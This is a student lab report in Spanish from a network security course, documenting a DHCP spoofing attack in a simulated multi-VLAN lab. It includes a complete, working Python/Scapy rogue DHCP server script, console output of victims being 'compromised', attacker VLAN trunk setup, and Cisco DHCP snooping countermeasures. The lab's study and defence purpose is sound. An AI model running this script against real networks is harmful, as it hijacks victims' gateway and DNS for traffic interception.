



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

ATAQUE DHCP SPOOFING

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

5 DE JUNIO DEL 2026

1. Objetivo del Laboratorio

El propósito central de este laboratorio es analizar y demostrar la carencia de mecanismos de autenticación nativos en el protocolo DHCP (Dynamic Host Configuration Protocol). Se implementará un servidor DHCP falso (Rogue DHCP Server) en la red para interceptar las solicitudes de descubrimiento (DHCP Discover) de los clientes legítimos y proveerles parámetros de red maliciosos, logrando así secuestrar el enrutamiento y la resolución de nombres (DNS) hacia el nodo atacante.


Link del video:

https://youtube.com/playlist?list=PLV_dKVnYXf6dpmk3j8uXPHAZdbrkCQGAY&si=d9Hr6pnByXof9LZF

Link del repositorio:

https://github.com/Sael2727/SaelGermanGarcia_2025-0725_DHCP-Spoofing.git

2. Documentación de la Red y Topología



Para que un servidor DHCP malicioso pueda escuchar y responder a los Broadcasts de múltiples dominios de difusión simultáneamente, la conexión física del atacante requiere acceso a las etiquetas 802.1Q.

2.1 Cuadro Informativo de Segmentación de VLANs

VLAN ID	Nombre de VLAN	Segmento de Red (IP)	Propósito / Descripción
10	Usuarios	10.7.25.0/24	Aloja a VPC1. Pool atacado entregando GW: 10.7.25.50
20	Servidores	10.7.20.0/24	Aloja a VPC2. Pool atacado entregando GW: 10.7.20.50
Trunk	Inter-VLAN	Múltiple	El puerto e0/3 de SW1 se configuró en modo Troncal para el atacante.

2.2 Matriz de Direccionamiento IP y Datos del Ataque

Elemento / Rol	Dirección IP	Interfaz Activa	Detalle de Conexión
DHCP Legítimo (R1)	10.7.25.1 / 20.1	Eth0/0.10 y Eth0/0.20	Servicio DHCP temporalmente en pausa
Atacante (VLAN 10)	10.7.25.50	ens4.10 (Subinterfaz)	Responde a Broadcasts en VLAN 10
Atacante (VLAN 20)	10.7.20.50	ens4.20 (Subinterfaz)	Responde a Broadcasts en VLAN 20
Victima Comprometida	10.7.20.100	VPC (Ejemplo)	Obtiene IP del pool malicioso (DORA)

3. Objetivo y Parámetros del Script (dhcp_spoofing.py)

- Crear un entorno Multi-Hilo (Multithreading) para procesar solicitudes DHCP entrantes en múltiples subinterfaces virtuales (VLANs 10, 20 y 99) simultáneamente.
- Interceptar los paquetes DHCP Discover y responder rápidamente con paquetes DHCP Offer falsificados.
- Asignar direcciones IP desde un pool malicioso, estableciendo la IP del atacante como el Default Gateway y el servidor DNS principal.

- Completar la transacción del protocolo DORA (Discover, Offer, Request, Acknowledge) para consolidar el secuestro de la víctima.
- A continuación se detalla la lógica de programación estructural aplicada para el desarrollo del script `dhcp_spoofing.py`, desglosando los bloques lógicos y las funciones nativas construidas para emular el servidor DHCP malicioso de forma concurrente.

3.1 Requisitos para utilizar la herramienta

Para garantizar el éxito de la interceptación de tráfico y evitar la interrupción accidental del servicio (DoS), se deben cumplir los siguientes requisitos técnicos en el entorno:

- **Ubicación Lógica:** El nodo atacante debe encontrarse obligatoriamente dentro del mismo dominio de difusión (VLAN 10 en esta topología) que la víctima y la interfaz local del Gateway.
- **Sistema Operativo y Privilegios:** Se requiere un entorno Linux (ej. Ubuntu) con acceso de superusuario (root o sudo) para poder interactuar con la pila TCP/IP del kernel y enviar paquetes manipulados.
- **Dependencias de Red:** Intérprete de Python 3.x y la biblioteca de manipulación de paquetes `scapy`.
- **Configuración de Enrutamiento:** Capacidad del sistema operativo atacante para modificar los parámetros del núcleo y habilitar el *IP Forwarding*.

4.1 Desglose de Funciones Principales y Estructuras

- **Estructuras de Datos (INTERFACES y IP_CONFIG):** El script define un diccionario que mapea cada subinterfaz lógica (ens4.10, ens4.20, ens4) con su respectiva configuración de red maliciosa. Esto permite que un solo script actúe como múltiples servidores DHCP, entregando direcciones IP, Gateways y DNS adaptados dinámicamente a la VLAN desde la cual se recibe el *Broadcast*.
- **Función `get_option(pkt, opt_name)`:** Función auxiliar diseñada para iterar sobre las tuplas de la capa DHCP del paquete Scapy. Su objetivo es extraer valores críticos, como el message-type (para identificar si es un paquete *Discover* o *Request*) o el server_id.
- **Función `handle_dhcp(iface, pkt)`:** Es el núcleo transaccional del ataque que emula el proceso DORA:
 - **Fase Discover (Type 1):** Al recibir un *DHCP Discover*, el script verifica la MAC del cliente. Si hay IPs disponibles en el *Pool* de esa VLAN, ensambla una trama *DHCP Offer* falsificada asignando la IP del atacante como router (Gateway) y name_server (DNS).

- **Fase Request (Type 3):** Al recibir un *DHCP Request*, valida que el cliente haya aceptado la oferta del servidor malicioso (comparando el `server_id`). Si es así, despacha el *DHCP ACK* definitivo, concretando el secuestro del enrutamiento de la víctima.
- **Función `sniff_iface(iface)`:** Establece un filtro BPF (*Berkeley Packet Filter*) estricto para escuchar únicamente tráfico UDP en los puertos 67 y 68 (puertos estándar de DHCP), activando la función `handle_dhcp` por cada paquete interceptado.
- **Función `main()` (Implementación Multi-Hilo):** Dado que la función `sniff()` de Scapy bloquea el hilo de ejecución, se implementa la librería `threading`. Se lanza un hilo (Thread) independiente por cada subinterfaz virtual, permitiendo que el atacante escuche y responda ataques en las VLANs 10, 20 y 99 de forma simultánea y asíncrona.

4.2 Código Fuente Completo

4.1 Código Fuente Completo

```
#!/usr/bin/env python3
# =====
# DHCP Spoofing Attack Script
# Autor: Sael German Garcia
# Matricula: 2025-0725
# =====

from scapy.all import *
import threading
import sys

INTERFACES = ["ens4", "ens4.10", "ens4.20"]
IP_CONFIG = {
    "ens4": {"src": "10.7.99.2", "gw": "10.7.99.2", "pool": ["10.7.99.100", "10.7.99.101"]},
    "ens4.10": {"src": "10.7.25.50", "gw": "10.7.25.50", "pool": ["10.7.25.100", "10.7.25.101"]},
    "ens4.20": {"src": "10.7.20.50", "gw": "10.7.20.50", "pool": ["10.7.20.100", "10.7.20.101"]}
}
FAKE_DNS = "10.7.99.2"
FAKE_SUBNET = "255.255.255.0"
assigned = {}

def get_option(pkt, opt_name):
    if DHCP in pkt:
        for opt in pkt[DHCP].options:
            if isinstance(opt, tuple) and opt[0] == opt_name:
                return opt[1]
```

```

return None

def handle_dhcp(iface, pkt):
    if DHCP not in pkt: return
    msg_type = get_option(pkt, 'message-type')
    client_mac = pkt[Ether].src
    cfg = IP_CONFIG.get(iface, IP_CONFIG["ens4"])
    src_ip, fake_gw, pool = cfg["src"], cfg["gw"], cfg["pool"]

    if msg_type == 1: # Discover
        key = f'{iface}_{client_mac}'
        if key in assigned: offer_ip = assigned[key]
        elif pool: offer_ip = pool.pop(0); assigned[key] = offer_ip
        else: return

        offer = (Ether(src=get_if_hwaddr(iface), dst=client_mac) /
                 IP(src=src_ip, dst="255.255.255.255") / UDP(sport=67, dport=68) /
                 BOOTP(op=2, yiaddr=offer_ip, siaddr=src_ip, chaddr=pkt[BOOTP].chaddr,
xid=pkt[BOOTP].xid) /
                 DHCP(options=[('message-type', 'offer'), ('server_id', src_ip),
                               ('lease_time', 86400), ('subnet_mask', FAKE_SUBNET),
                               ('router', fake_gw), ('name_server', FAKE_DNS), ('end',)]))
        sendp(offer, iface=iface, verbose=0)

    elif msg_type == 3: # Request
        server_id = get_option(pkt, 'server_id')
        if server_id != src_ip: return
        key = f'{iface}_{client_mac}'
        if key not in assigned: return
        ack_ip = assigned[key]
        ack = (Ether(src=get_if_hwaddr(iface), dst=client_mac) /
              IP(src=src_ip, dst="255.255.255.255") / UDP(sport=67, dport=68) /
              BOOTP(op=2, yiaddr=ack_ip, siaddr=src_ip, chaddr=pkt[BOOTP].chaddr,
xid=pkt[BOOTP].xid) /
              DHCP(options=[('message-type', 'ack'), ('server_id', src_ip),
                            ('lease_time', 86400), ('subnet_mask', FAKE_SUBNET),
                            ('router', fake_gw), ('name_server', FAKE_DNS), ('end',)]))
        sendp(ack, iface=iface, verbose=0)

def sniff_iface(iface):
    sniff(iface=iface, filter="udp and (port 67 or port 68)", prn=lambda pkt: handle_dhcp(iface, pkt),
store=0)

def main():

```

```

threads = []
for iface in INTERFACES:
    t = threading.Thread(target=sniff_iface, args=(iface,), daemon=True)
    t.start()
    threads.append(t)
try:
    for t in threads: t.join()
except KeyboardInterrupt: pass

if __name__ == "__main__":
    main()

```

5. Evidencia Operacional y Capturas de Pantalla

Los hilos de escucha y el envío de DHCP Offers/ACKs

```

eve@Linux-Desktop:~/scripts$ sudo python3 dhcp_spoofing.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
=====
  DHCP Spoofing Attack
  Autor: Sael German Garcia
  Matricula: 2025-0725
=====
[*] Interfaces: ['ens4', 'ens4.10', 'ens4.20']
[*] DNS falso: 10.7.99.2
[*] Esperando DHCP Discover...

[!] Ctrl+C para detener

[*] Escuchando en ens4...
[*] Escuchando en ens4.10...
[*] Escuchando en ens4.20...
[*] DHCP Discover de 00:50:79:66:68:2d en ens4.20
[*] DHCP Discover de 00:50:79:66:68:2d en ens4
WARNING: Malformed option end
WARNING: Malformed option end
[+] Offer -> 00:50:79:66:68:2d IP:10.7.99.100 GW:10.7.99.2
[+] Offer -> 00:50:79:66:68:2d IP:10.7.20.100 GW:10.7.20.50
WARNING: more Malformed option end
[+] ACK -> 00:50:79:66:68:2d IP:10.7.20.100 GW:10.7.20.50
[!] Victima 00:50:79:66:68:2d comprometida!
[*] DHCP Discover de 00:50:79:66:68:2c en ens4
[*] DHCP Discover de 00:50:79:66:68:2c en ens4.10

```

Secuestro de Enrutamiento mediante Asignación DHCP Maliciosa

```

VPCS> ip dhcp
DORA IP 10.7.25.100/24 GW 10.7.25.50

```

```
VPCS> ip dhcp  
DORA IP 10.7.20.100/24 GW 10.7.20.50
```

6. Contra-medidas y Mitigación Técnica (Cisco IOS)

La principal línea de defensa contra ataques de suplantación DHCP en infraestructuras Cisco es la característica DHCP Snooping. Esta función crea una base de datos lógica que diferencia entre puertos 'Confiables' (Trusted) por donde se permite el ingreso de ofertas DHCP legítimas, y puertos 'No Confiables' (Untrusted) orientados a usuarios finales.

! 1. Habilitar el servicio de inspección global y en las VLANs operativas

```
SW1(config)# ip dhcp snooping  
SW1(config)# ip dhcp snooping vlan 10,20
```

! 2. Establecer el puerto hacia el servidor legítimo (R1) como confiable

```
SW1(config)# interface ethernet0/0  
SW1(config-if)# ip dhcp snooping trust  
SW1(config-if)# exit
```

```
SW1(config)#ip dhcp snooping  
SW1(config)#ip dhcp snooping vlan 10,20  
SW1(config)#inter e0/  
*Jun  5 08:52:12.920: %CDP-4-DUPLEX_MI  
SW1(config)#inter e0/0  
SW1(config-if)#ip dhc  
SW1(config-if)#ip dhcp sn  
SW1(config-if)#ip dhcp snooping trust  
SW1(config-if)#exit
```

! 3. (Opcional) Limitar la tasa de peticiones DHCP para prevenir Starvation

```
SW1(config)# interface range ethernet0/1-3  
SW1(config-if-range)# ip dhcp snooping limit rate 15
```

7. Anexo Técnico: Configuración del Entorno de Pruebas

Para garantizar la demostración en un entorno simulado de baja latencia donde R1 competía físicamente contra el atacante, se aplicaron las siguientes configuraciones auxiliares:

7.1 Modificación en SW1 (Habilitación de Trunk para Escucha Multi-VLAN)

```
enable  
configure terminal
```



```
interface ethernet0/3
switchport trunk encapsulation dot1q
switchport mode trunk
no shutdown
end
write memory
```

7.2 Configuración del Atacante (Creación de Subinterfaces 802.1Q)

```
sudo ip link add link ens4 name ens4.10 type vlan id 10
sudo ip link add link ens4 name ens4.20 type vlan id 20
sudo ip link set ens4.10 up
sudo ip link set ens4.20 up
sudo ip addr add 10.7.25.50/24 dev ens4.10
sudo ip addr add 10.7.20.50/24 dev ens4.20
```

Referencias

- **Troubleshooting , base del script y documentación apoyado en Inteligencia Artificial**